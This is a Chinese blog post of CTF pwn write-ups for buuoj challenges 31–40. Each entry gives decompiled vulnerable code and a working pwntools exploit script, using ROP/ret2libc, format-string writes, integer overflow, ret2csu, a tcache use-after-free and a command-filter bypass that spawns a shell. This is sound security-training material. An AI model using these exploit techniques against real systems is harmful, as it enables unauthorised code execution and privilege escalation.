buuoj Pwn writeup 31-40

原创

yongbaoii 于 2021-02-06 00:28:46 发布 1258 收藏 1

分类专栏： CTF 文章标签： 安全

本文链接：https://blog.csdn.net/yongbaoii/article/details/113547134

31 [Black Watch 入群题]PWN

这个题有问题，就给了个附件，给的链接nc都连不上，做做题算了。

保护

```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH   S
ymbols          FORTIFY Fortified       Fortifiable  FILE
Partial RELRO   No canary found   NX enabled    No PIE          No RPATH   No RUNPATH
   79 Symbols   No      0              2       ./31
```

```
size_t v0; // eax
size_t v1; // eax
char buf; // [esp+0h] [ebp-18h]

v0 = strlen(m1);
write(1, m1, v0);
read(0, &s, 0x200u);
v1 = strlen(m2);
write(1, m2, v1);
return read(0, &buf, 0x20u);
```

可以往bss上写东西，然后有个溢出，但是溢出有限，只能覆盖到返回地址。

因为开了NX，所以不能写shellcode，因为溢出有限，所以先想到的是栈迁移。

把栈迁移到bss上，构造ROP，通过write函数泄露libc地址，然后就在bss上一把梭。

写法很多，我这里的话就直接先把'/bin/sh\x00'先写在了bss的位置。

exp

```python
from pwn import*
from LibcSearcher import*

#r = remote('node3.buuoj.cn', 26463)
r = process('./31')

context.log_level = "debug"

elf = ELF('./31')

bss_addr = 0x804A300
leave_ret = 0x08048408
write_plt = elf.plt['write']
write_got = elf.got['write']
main_addr = elf.sym['main']

gdb.attach(r)

payload1 = '/bin/sh\x00' + p32(write_plt) + p32(main_addr) + p32(1) + p32(write_got) + p32(4)
r.sendafter('What is your name?', payload1)

payload2 = 'a' * 0x18 + p32(bss_addr + 4) + p32(leave_ret)
r.sendafter('What do you want to say?', payload2)

write_addr = u32(r.recv(4))
libc = LibcSearcher("write", write_addr)
libc_base = write_addr - libc.dump('write')
system_addr = libc_base + libc.dump('system')

print hex(write_addr)

payload1 = '/bin/sh\x00' + p32(system_addr) + 'aaaa' + p32(bss_addr)
r.sendafter('What is your name?', payload1)

payload2 = 'a' * 0x18 + p32(bss_addr + 4) + p32(leave_ret)
r.sendafter('What do you want to say?', payload2)

r.interactive()
```

题目有问题，没有给libc，LibcSearcher匹配到的libc也不对，但是思路跟脚本肯定没问题。

然后要注意一个东西

第二个send那里，写send的话就对，但是写sendline就不对，为啥呢，因为read只读20个，但是你发了21个，最后一个'\n'会在下一个send时候一起发出去，错误的时候效果图如下。

```
wndbg> tele 0x804A300
0:0000|   0x804a300 (s) ← '\n/bin/sh'
1:0004|   0x804a304 (s+4) ← 'n/sh'
2:0008|   0x804a308 (s+8) ← 0xd9850000
3:000c|   0x804a30c (s+12) ← 0x616161f7
4:0010|   0x804a310 (s+16) ← 0x4a30061 /* 'a' */
5:0014|   0x804a314 (s+20) → 0x804a008 (_GLOBAL_OFFSET_TABLE_+8) → 0xf7f6468
_runtime_resolve) ← push   eax
6:0018|   0x804a318 (s+24) ← 0x4
7:001c|   0x804a31c (s+28) ← 0xa /* '\n' */
```


就会出现这种问题。

32 [BJDCTF 2nd]r2t4

保护

```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH   S
ymbols          FORTIFY Fortified       Fortifiable  FILE
Partial RELRO   Canary found      NX enabled    No PIE          No RPATH   No RUNPATH
   71 Symbols   Yes     0               4       ./33
```

```
int __cdecl main(int argc, const char **argv
{
  char buf; // [rsp+0h] [rbp-30h]
  unsigned __int64 v5; // [rsp+28h] [rbp-8h]

  v5 = __readfsqword(0x28u);
  read(0, &buf, 0x38uLL);
  printf(&buf, &buf);
  return 0;
}
```


格式化字符串漏洞，刚开始的想法是只要把返回地址改成后门函数那里就好了。但是需要写的是一个大数字，题目给的一些条件不允许我们在栈上写一个大数字。

所以我们只能是改一改其他地方的东西。

第一种是改__stack_chk_fail
这个函数是如果存在栈溢出的话就执行这个，说白了是因为开启了canary带来的效果，所以我们就把这个函数的got表改成后门函数，其实写大数的话保险点应该是一个字节一个字节写，但是buf大小限制，所以还是两个字节那样写吧。

```
from pwn import *

r = remote("node3.buuoj.cn",26360)
elf = ELF('./33')
__stack_chk_fail = elf.got['__stack_chk_fail']

payload = "%64c%9$hn%1510c%10$hnAAA" + p64(__stack_chk_fail+2) + p64(__stack_chk_fail)
r.sendline(payload)
r.interactive()
```

还有一种比较厉害，实现起来也稍稍复杂的更普遍性的做法。
可以利用第一次格式化字符串漏洞把.fini_array给改掉，改成main函数，那么我们首先就实现了一个循环利用，让我们可以有更多的格式化字符串漏洞，更多的利用方式。然后我们可以把printf的got改掉，改成system，这样就可以了。

这个题的话也可以直接把.fini_array改成backdoor。

exp的话跟上面那个其实差不多，就不再写了。

33 jarvisoj_level3

保护

```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH   S
ymbols          FORTIFY Fortified       Fortifiable  FILE
Partial RELRO   No canary found   NX enabled    No PIE          No RPATH   No RUNPATH
   69 Symbols   No      0               2       ./32
```

```
ssize_t vulnerable_function()
{
  char buf; // [esp+0h] [ebp-88h]

  write(1, "Input:\n", 7u);
  return read(0, &buf, 0x100u);
}
```

明显的一个栈溢出，溢出大小还正好能够通过write函数泄露地址然后一把梭。

exp

```python
from pwn import*


#r = remote('node3.buuoj.cn',27964)
r = process('./32')

elf = ELF('./32')
libc = ELF('./libc-2.29.32.so')
write_plt = elf.plt['write']
write_got = elf.got['write']
main_addr = elf.sym['main']

payload = 'a' * 0x8c + p32(write_plt) + p32(main_addr) + p32(1) + p32(write_got) + p32(4)

r.sendafter('Input:\n', payload)

write_addr = u32(r.recv(4))

print hex(write_addr)

libc_base = write_addr - libc.sym['write']
system_addr = libc_base + libc.sym['system']
bin_sh = libc_base + libc.search("/bin/sh").next()

print hex(libc_base)

payload = 'a' * 0x8c + p32(system_addr) + p32(main_addr) + p32(bin_sh)

r.sendafter('Input:\n', payload)

r.interactive()
```

34 jarvisoj_fm

保护

```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH   S
ymbols          FORTIFY Fortified       Fortifiable  FILE
Partial RELRO   Canary found      NX enabled    No PIE          No RPATH   No RUNPATH
   73 Symbols   Yes     0               4       ./34
```

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char buf; // [esp+2Ch] [ebp-5Ch]
  unsigned int v5; // [esp+7Ch] [ebp-Ch]

  v5 = __readgsdword(0x14u);
  be_nice_to_people();
  memset(&buf, 0, 0x50u);
  read(0, &buf, 0x50u);
  printf(&buf);
  printf("%d!\n", x);
  if ( x == 4 )
  {
    puts("running sh...");
    system("/bin/sh");
  }
  return 0;
}
```


大写的格式化字符串漏洞。

进行一个任意地址的小数字写入。

.jcr	08049F24	08049F28	R	W	.	.	L	dword	000D	public DATA
LOAD	08049F28	08049FF0	R	W	.	.	L	mempage	0002	public DATA
.got	08049FF0	08049FF4	R	W	.	.	L	dword	000E	public DATA
.got.plt	08049FF4	0804A024	R	W	.	.	L	dword	000F	public DATA
.data	0804A024	0804A030	R	W	.	.	L	dword	0010	public DATA
.bss	0804A030	0804A038	R	W	.	.	L	dword	0011	public BSS
.prgend	0804A038	0804A039	?	?	?	.	L	byte	0012	public
extern	0804A03C	0804A060	?	?	?	.	L	dword	0013	public


x在data段，是可读写的。

所以直接写就好了。

exp

```
from pwn import*

r = remote('node3.buuoj.cn', 29261)

x_addr = 0x804A02C

payload = 'aaaa%14$naaa' + p32(x_addr)
r.sendline(payload)

r.interactive()
```

35 [BJDCTF 2nd]test



ssh是个啥，我也不知道


ssh1

那么开始解题

```
ssh -p 26161 ctf@node3.buuoj.cn
```

先连上。

```
wuangwuang@wuangwuang-PC:~/Desktop$ ssh -p 26161 ctf@node3.buuoj.cn
The authenticity of host '[node3.buuoj.cn]:26161 ([111.73.45.58]:26161)' can't be est
ablished.
ECDSA key fingerprint is SHA256:0Z/KDNyu705WglooZHUOXNTEahz77w5/f7SPUPBW2lA.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[node3.buuoj.cn]:26161,[111.73.45.58]:26161' (ECDSA) to t
he list of known hosts.
欢迎信息测试
test welcome msg
请检查shell编码是否正常
is the encode of your shell is right?
如果一切正常，请输入密码开始游戏：
ok. If all is work, please login and start:

ctf@node3.buuoj.cn's password:
```



```
Welcome to Pwn-GAME by TaQini@Nepnep
1. run ./test to play the game
2. you can read the source code: test.c
3. you can't cat the flag directly

Enjoy your game -- TaQini

ctf@b940e50a925c:~$
```



```
ctf@b940e50a925c:~$ ls
flag  test  test.c
ctf@b940e50a925c:~$ ./test
Welcome to Pwn-Game by TaQini.
Your ID:
uid=1000(ctf) gid=1000(ctf) egid=1001(ctf_pwn) groups=1000(ctf)
$ ls
ctf@b940e50a925c:~$ ls
flag  test  test.c
ctf@b940e50a925c:~$ cat flag
cat: flag: Permission denied
ctf@b940e50a925c:~$
```


里面三个文件，flag，test，跟test的源码，直接读flag不能，权限不够，那么只能考虑通过test提权。

```
int main(){
    char cmd[0x100] = {0};
    puts("Welcome to Pwn-Game by TaQini.");
    puts("Your ID:");
    system("id");
    printf("$ ");
    gets(cmd);
    if( strstr(cmd, "n")
       ||strstr(cmd, "e")
       ||strstr(cmd, "p")
       ||strstr(cmd, "b")
       ||strstr(cmd, "u")
       ||strstr(cmd, "s")
       ||strstr(cmd, "h")
       ||strstr(cmd, "i")
       ||strstr(cmd, "f")
       ||strstr(cmd, "l")
       ||strstr(cmd, "a")
       ||strstr(cmd, "g")
       ||strstr(cmd, "|")
       ||strstr(cmd, "/")
       ||strstr(cmd, "$")
       ||strstr(cmd, "`")
       ||strstr(cmd, "-")
       ||strstr(cmd, "<")
       ||strstr(cmd, ">")
       ||strstr(cmd, ".")){
        exit(0);
    }else{
        system(cmd);
    }
    return 0;
}
```


程序大概内容就是能够输入指令，这个时候的指令是足够提权的，但是程序对指令做了过滤。

```
ls /usr/bin/ /bin/ | grep -v -E "n|e|p|b|u|s|h|i|f|l|a|g"
```

-v 命令排除
-E 多个内容
/usr/bin/ /bin/ 可以把所有命令列出来

这个句子可以查询一下还有啥命令能用

```
ctf@b940e50a925c:~$ ls /usr/bin/ /bin/ | grep -v -E "n|e|p|b|u|s|h|i|f|l|a|g"
dd
kmod
mt
mv
rm

2to3
2to3-2.7
2to3-3.4
[
comm
od
tr
tty
w
wc
x86_64
xxd
```


发现里面有x86_64命令，这个命令是干嘛的。

其实我也不大清楚，看了看x86_64的手册

```
更改报告的体系结构并设置个性标志。
```

先记着吧。

```
ctf@b940e50a925c:~$ ./test
Welcome to Pwn-Game by TaQini.
Your ID:
uid=1000(ctf) gid=1000(ctf) egid=1001(ctf_pwn) groups=1000(ctf)
$ x86_64
$ cat flag
flag{f5138efc-2667-40b9-bd93-691563746e0e}
```

拿到flag

36 jarvisoj_tell_me_something

保护

```
wuangwuang@wuangwuang-PC:~/Desktop$ checksec -f ./36
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH   S
ymbols          FORTIFY Fortified       Fortifiable  FILE
No RELRO        No canary found   NX enabled    No PIE          No RPATH   No RUNPATH
   70 Symbols   No      0               2       ./36
```

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  __int64 v4; // [rsp+0h] [rbp-88h] BYREF

  write(1, "Input your message:\n", 0x14uLL);
  read(0, &v4, 0x100uLL);
  return write(1, "I have received your message, Thank you!\n", 0x29uLL);
}
```


进去

就有个溢出

```
int good_game()
{
  FILE *v0; // rbx
  int result; // eax
  char buf[9]; // [rsp+Fh] [rbp-9h] BYREF

  v0 = fopen("flag.txt", "r");
  while ( 1 )
  {
    result = fgetc(v0);
    buf[0] = result;
    if ( (_BYTE)result == 0xFF )
      break;
    write(1, buf, 1uLL);
  }
  return result;
}
```


又发现有个这函数，分析一下。

首先开了个文件，指针v0。

fgetc函数

C 库函数 int fgetc(FILE *stream) 从指定的流 stream 获取下一个字符（一个无符号字符），并把位置标识符往前移动。

所以看半天就是会输出flag

我们就覆盖过去就行。

但是要注意的是什么呢

```
; int __cdecl main(int argc, const char **argv, const char **envp)
public main
main proc near
; __unwind {
sub     rsp, 88h
mov     edx, 14h          ; n
mov     esi, offset aInputYourMessa ; "Input your message:\n"
mov     edi, 1            ; fd
call    _write
mov     rsi, rsp          ; buf
mov     edx, 100h         ; nbytes
xor     edi, edi          ; fd
call    _read
mov     edx, 29h ; ')'    ; n
mov     esi, offset aIHaveReceivedY ; "I have received your message, Thank you".
mov     edi, 1            ; fd
call    _write
add     rsp, 88h
retn
; } // starts at 4004E0
main endp
```


看他最后的返回，并不是常用的leave|ret，而是直接add|ret，这其实是编译的优化，用来省寄存器。

所以写exp的时候就不用考虑覆盖rbp了

exp

```
from pwn import*

r = remote('node3.buuoj.cn', 25451)

good_addr = 0x400620

payload = 'a' * 0x88 + p64(good_addr)
r.sendlineafter('Input your message:\n', payload)

r.interactive()
```

37 jarvisoj_level4

保护

```
wuangwuang@wuangwuang-PC:~/Desktop$ checksec -f ./37
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH  S
ymbols          FORTIFY Fortified       Fortifiable  FILE
Partial RELRO   No canary found   NX enabled    No PIE          No RPATH   No RUNPATH
   69 Symbols   No      0               2       ./37
```

```
ssize_t vulnerable_function()
{
  char buf[136]; // [esp+0h] [ebp-88h] BYREF

  return read(0, buf, 0x100u);
}
```

又是个平平无奇的溢出。

exp

```
from pwn import *
from LibcSearcher import *

r = remote("node3.buuoj.cn", 26826)
elf = ELF("./37")

read_got = elf.got["read"]
write_plt = elf.plt["write"]
main_addr = elf.symbols["main"]

payload = "a" * 0x8c + p32(write_plt)
payload += p32(main_addr)
payload += p32(1) + p32(read_got) + p32(4)
r.sendline(payload)

read_addr = u32(r.recvuntil("\xf7")[-4:])

#read_addr = u32(r.recv(4)) 也行，但是上面的更普遍一点。

libc = LibcSearcher("read", read_addr)
libc_base = read_addr - libc.dump("read")
system_addr = libc_base + libc.dump("system")
binsh_addr = libc_base + libc.dump("str_bin_sh")

payload = "a" * 0x8c + p32(system_addr)
payload += p32(main_addr)
payload += p32(binsh_addr)
r.sendline(payload)

r.interactive()
```

38 bjdctf_2020_babystack2

保护

```
wuangwuang@wuangwuang-PC:~/Desktop$ checksec -f ./38
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH   S
ymbols          FORTIFY Fortified       Fortifiable  FILE
Partial RELRO   No canary found   NX enabled    No PIE          No RPATH   No RUNPATH
   75 Symbols   No      0               2       ./38
```

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char buf[12]; // [rsp+0h] [rbp-10h] BYREF
  size_t nbytes; // [rsp+Ch] [rbp-4h] BYREF

  setvbuf(_bss_start, 0LL, 2, 0LL);
  setvbuf(stdin, 0LL, 1, 0LL);
  LODWORD(nbytes) = 0;
  puts("**********************************");
  puts("*     Welcome to the BJDCTF!     *");
  puts("* And Welcome to the bin world!  *");
  puts("*  Let's try to pwn the world!   *");
  puts("* Please told me u answer loudly!*");
  puts("[+]Are u ready?");
  puts("[+]Please input the length of your name:");
  __isoc99_scanf("%d", &nbytes);
  if ( (int)nbytes > 10 )
  {
    puts("Oops,u name is too long!");
    exit(-1);
  }
  puts("[+]What's u name?");
  read(0, buf, (unsigned int)nbytes);
  return 0;
}
```


判断输入的大小，你看它写的太明显了，上面nbytes前面是int，下面就又是unsigned int，整数溢出，然后又有后门函数，就搞定了。

exp

```
from pwn import*

context.log_level = "debug"

r = remote('node3.buuoj.cn', 28944)

backdoor = 0x400726

payload = 'a' * 0x18 + p64(backdoor)
r.sendlineafter('[+]Please input the length of your name:\n', '-1')
#记得-1要加引号
r.sendlineafter('[+]What\'s u name?', payload)
r.interactive()
```

39 jarvisoj_level3_x64

保护

```
wuangwuang@wuangwuang-PC:~/Desktop$ checksec -f ./39
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH   S
ymbols          FORTIFY Fortified       Fortifiable  FILE
No RELRO        No canary found   NX enabled    No PIE          No RPATH   No RUNPATH
   67 Symbols   No      0               2       ./39
```

```
ssize_t vulnerable_function()
{
  char buf[128]; // [rsp+0h] [rbp-80h] BYREF

  write(1, "Input:\n", 7uLL);
  return read(0, buf, 0x200uLL);
}
```

这题也是一言难尽。

ROPgadget

```
Gadgets information
============================================================
0x00000000004006ac : pop r12 ; pop r13 ; pop r14 ; pop r15 ; ret
0x00000000004006ae : pop r13 ; pop r14 ; pop r15 ; ret
0x00000000004006b0 : pop r14 ; pop r15 ; ret
0x00000000004006b2 : pop r15 ; ret
0x00000000004006ab : pop rbp ; pop r12 ; pop r13 ; pop r14 ; pop r15 ; ret
0x00000000004006af : pop rbp ; pop r14 ; pop r15 ; ret
0x0000000000400550 : pop rbp ; ret
0x00000000004006b3 : pop rdi ; ret
0x00000000004006b1 : pop rsi ; pop r15 ; ret
0x00000000004006ad : pop rsp ; pop r13 ; pop r14 ; pop r15 ; ret
0x0000000000400499 : ret
```


你会发现他没有rdx。

但是其实我们在动态调试的时候你会发现，rdx是200，是足够大的。

```
*RAX  0x2
 RBX  0x0
*RCX  0x7ffff7ed4471 (read+17) ◂— cmp    rax, -0x1000 /* 'H=' */
 RDX  0x200
 RDI  0x0
 RSI  0x7fffffffcb00 ◂— 0xa61 /* 'a\n' */
 R8   0x7ffff7fa6d80 (initial) ◂— 0x0
 R9   0x7ffff7fa6d80 (initial) ◂— 0x0
 R10  0xfffffffffffff3df
 R11  0x246
 R12  0x4004f0 (_start) ◂— xor    ebp, ebp
 R13  0x7fffffffcc80 ◂— 0x1
 R14  0x0
 R15  0x0
 RBP  0x7fffffffcb80 —▸ 0x7fffffffcba0 —▸ 0x400650 (__libc_csu_init) ◂— push   r15
 RSP  0x7fffffffcb00 ◂— 0xa61 /* 'a\n' */
*RIP  0x400618 (vulnerable_function+50) ◂— leave
[ DISASM ]
   0x400602 <vulnerable_function+28>    lea    rax, [rbp - 0x80]
   0x400606 <vulnerable_function+32>    mov    edx, 0x200
   0x40060b <vulnerable_function+37>    mov    rsi, rax
   0x40060e <vulnerable_function+40>    mov    edi, 0
   0x400613 <vulnerable_function+45>    call   read@plt <read@plt>

 ▶ 0x400618 <vulnerable_function+50>    leave
   0x400619 <vulnerable_function+51>    ret
    ↓
   0x400633 <main+25>                   mov    edx, 0xe
   0x400638 <main+30>                   mov    esi, 0x4006dc
   0x40063d <main+35>                   mov    edi, 1
   0x400642 <main+40>                   call   write@plt <write@plt>
```


所以可以直接写。

那我们再来说一说万一不是0x200咋办。

就可以直接ret2csu。

```
.text:0000000000400690 loc_400690:                             ; CODE XREF: __libc_csu_init+54↓j
.text:0000000000400690                 mov     rdx, r13
.text:0000000000400693                 mov     rsi, r14
.text:0000000000400696                 mov     edi, r15d
.text:0000000000400699                 call    ds:(__frame_dummy_init_array_entry - 600840h)[r12+rbx*8]
.text:000000000040069D                 add     rbx, 1
.text:00000000004006A1                 cmp     rbx, rbp
.text:00000000004006A4                 jnz     short loc_400690
.text:00000000004006A6
.text:00000000004006A6 loc_4006A6:                             ; CODE XREF: __libc_csu_init+36↑j
.text:00000000004006A6                 add     rsp, 8
.text:00000000004006AA                 pop     rbx
.text:00000000004006AB                 pop     rbp
.text:00000000004006AC                 pop     r12
.text:00000000004006AE                 pop     r13
.text:00000000004006B0                 pop     r14
.text:00000000004006B2                 pop     r15
.text:00000000004006B4                 retn
```


通过libc_csu_init里面的gadget来构造我们的ROP。

exp

```python
from pwn import *
from LibcSearcher import *

r = remote("node3.buuoj.cn", 25360)
elf = ELF("./level3_x64")

read_got = elf.got["read"]
write_plt = elf.plt["write"]
main_addr = elf.symbols["main"]
pop_rdi_ret = 0x4006b3
pop_rsi_r15_ret = 0x4006b1

payload = "a" * 0x88
payload += p64(pop_rdi_ret) + p64(1)
payload += p64(pop_rsi_r15_ret) + p64(read_got) + p64(0)
payload += p64(write_plt)
payload += p64(main_addr)
r.sendlineafter("Input:", payload)

read_addr = u64(p.recvuntil("\x7f")[-6:].ljust(8, "\x00"))
libc = LibcSearcher("read", read_addr)
libc_base = read_addr - libc.dump("read")
system_addr = libc_base + libc.dump("system")
binsh_addr = libc_base + libc.dump("str_bin_sh")

payload = "a" * 0x88
payload += p64(pop_rdi_ret) + p64(binsh_addr)
payload += p64(system_addr)
r.sendlineafter("Input:", payload)

r.interactive()
```

40 [BJDCTF 2nd]ydsneedgirlfriend2

保护

```
wuangwuang@wuangwuang-PC:~/Desktop$ checksec -f ./40
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH  S
ymbols          FORTIFY Fortified       Fortifiable  FILE
Partial RELRO   Canary found      NX enabled    No PIE          No RPATH   No RUNPATH
   82 Symbols   Yes     0               4       ./40
```

```
int menu()
{
  puts(&byte_400E6F);
  puts("1.add a girlfriend");
  puts("2.dele a girlfriend");
  puts("3.show a girlfriend");
  puts("4.exit");
  return puts("u choice :");
}
```


菜单题

果真他就又是个堆。


三个函数，增，删，跟展示。
一个一个分析。

这个是增。

```
v4 = __readfsqword(0x28u);
if ( count > 7 )
{
  puts("Full!");
  exit(-1);
}
if ( !girlfriends[0] )
{
  girlfriends[0] = malloc(0x10uLL);
  if ( !girlfriends[0] )
  {
    perror("malloc failed=");
    exit(-1);
  }
}
girlfriends[0][1] = print_girlfriend_name;
puts("Please input the length of her name:");
read(0, &buf, 8uLL);
nbytes = atoi(&buf);
v0 = (void **)girlfriends[0];
*v0 = malloc(nbytes);
if ( !*girlfriends[0] )
{
  perror("name malloc failed=");
  exit(-1);
}
puts("Please tell me her name:");
read(0, *(void **)girlfriends[0], (unsigned int)nbytes);
puts("what a beautiful name! Thank you on behalf of yds!");
++count;
```


刚开始就判断数量，然后还判断其他乱七八糟的，然后就增加女朋友，但是你发现，它始终是在对gf[0]进行操作，所以其实它看着是最多七个女朋友，其实就一个。

gf的结构是这样的。



再看看dele函数。

```
v3 = __readfsqword(0x28u);
printf("Index :");
read(0, &buf, 4uLL);
v1 = atoi(&buf);
if ( v1 >= 0 && v1 < count )
{
  if ( girlfriends[v1] )
  {
    free((void *)*girlfriends[v1]);
    free(girlfriends[v1]);
    puts("Why are u so cruel!");
  }
}
else
{
  puts("Out of bound!");
}
return __readfsqword(0x28u) ^ v3;
```


这函数看似没啥问题，但是首先从逻辑上来说，我们本来就一个女朋友，所以free的时候根本就可以在free别的地方。
然后呢，free后也没有清理指针，就造成了UAF。

```
v3 = __readfsqword(0x28u);
printf("Index :");
read(0, &buf, 4uLL);
v1 = atoi(&buf);
if ( v1 >= 0 && v1 < count )
{
  if ( girlfriends[v1] )
    ((void (__fastcall *)(_QWORD *, char *))girlfriends[v1][1])(girlfriends[v1], &buf);
}
else
{
  puts("Out of bound!");
}
return __readfsqword(0x28u) ^ v3;
```


这输出也是看似正常，如果gf[v]里面有东西的话，就调用那个函数，输出名字。
但是其实一般来讲不会有东西的，因为我们始终只有一个女朋友，所以你输其它的女朋友就啥都打不出来。

那么怎么利用？

我们发现有后门函数。

```
int backdoor()
{
  puts("YDS got N+ girlfriends!");
  return system("/bin/sh");
}
```

便于理解，利用过程展示一下。

申请一个0x10的名字，然后都释放掉，它俩都是0x20大小，就会进入tcachebins。先释放的是0x1fd4280.

```
   0x400889 <main+50>     lea    rax, [rbp - 0xe]
   0x40088d <main+54>     mov    edx, 6
[ STACK ]
00:0000 | rsp  0x7ffec6c65010 —▸ 0x400db0 (__libc_csu_init) ◂— push   r15
01:0008 |      0x7ffec6c65018 —▸ 0x400770 (_start) ◂— xor    ebp, ebp
02:0010 |      0x7ffec6c65020 ◂— 0x7ffe0a325110
03:0018 |      0x7ffec6c65028 ◂— 0x5d1e58664e0dae00
04:0020 | rbp  0x7ffec6c65030 —▸ 0x400db0 (__libc_csu_init) ◂— push   r15
05:0028 |      0x7ffec6c65038 —▸ 0x7f9ec6cf709b (__libc_start_main+235) ◂— mov    edi, eax
06:0030 |      0x7ffec6c65040 ◂— 0x0
07:0038 |      0x7ffec6c65048 —▸ 0x7ffec6c65118 —▸ 0x7ffec6c66fe3 ◂— 0x4358440030342f2e /* './40' */
[ BACKTRACE ]
▶ f 0          4008e3 main+140
  f 1     7f9ec6cf709b __libc_start_main+235
```

```
pwndbg> bins
tcachebins
0x20 [  2]: 0x1fd4260 —▸ 0x1fd4280 ◂— 0x0
fastbins
0x20: 0x0
0x30: 0x0
0x40: 0x0
0x50: 0x0
0x60: 0x0
0x70: 0x0
0x80: 0x0
unsortedbin
```

```
all: 0x0
smallbins
empty
largebins
empty
pwndbg>
```


0x1fd4260里面还放着后面那个80的地址。

```
pwndbg> x/10wx 0x1fd4260
0x1fd4260:      0x01fd4280      0x00000000      0x01fd4010      0x00000000
0x1fd4270:      0x00000000      0x00000000      0x00000021      0x00000000
0x1fd4280:      0x00000000      0x00000000
```

再add一下，就变成了下面这样

```
pwndbg> parseheap
addr                prev                size                status              fd                  bk
0x1fd4000           0x0                 0x250               Used                None                None
0x1fd4250           0x0                 0x20                Used                None                None
0x1fd4270           0x0                 0x20                Freed               0x0                 None
pwndbg> bins
tcachebins
0x20 [  1]: 0x1fd4280 ← 0x0
fastbins
0x20: 0x0
0x30: 0x0
0x40: 0x0
0x50: 0x0
0x60: 0x0
0x70: 0x0
0x80: 0x0
unsortedbin
all: 0x0
smallbins
empty
largebins
empty
pwndbg> x/10wx 0x1fd4260
0x1fd4260:      0x00000000      0x00000000      0x00400d86      0x00000000
0x1fd4270:      0x00000000      0x00000000      0x00000021      0x00000000
0x1fd4280:      0x00000000      0x00000000
pwndbg>
```


会发现tcache是后进先出，而且你会发现，为啥第一次add就是会申请两个chunk，但是第二次明显只申请了一个chunk。

是因为这个。

```
if ( !girlfriends[0] )
{
  girlfriends[0] = malloc(0x10uLL);
  if ( !girlfriends[0] )
  {
    perror("malloc failed=");
    exit(-1);
  }
}
```


所以现在gf[0]里面放着的是第一的时候申请的chunk地址即0x1fd4260。

```
pwndbg> x/10wx 0x6020a0
0x6020a0 <girlfriends>: 0x01fd4260      0x00000000      0x00000000      0x00000000
0x6020b0 <girlfriends+16>:      0x00000000      0x00000000      0x00000000      0x00000000
0x6020c0 <girlfriends+32>:      0x00000000      0x00000000
```

然后gf放puts函数的地方现在放着的是system的地址，通过最后那一次show，就可以拿到shell。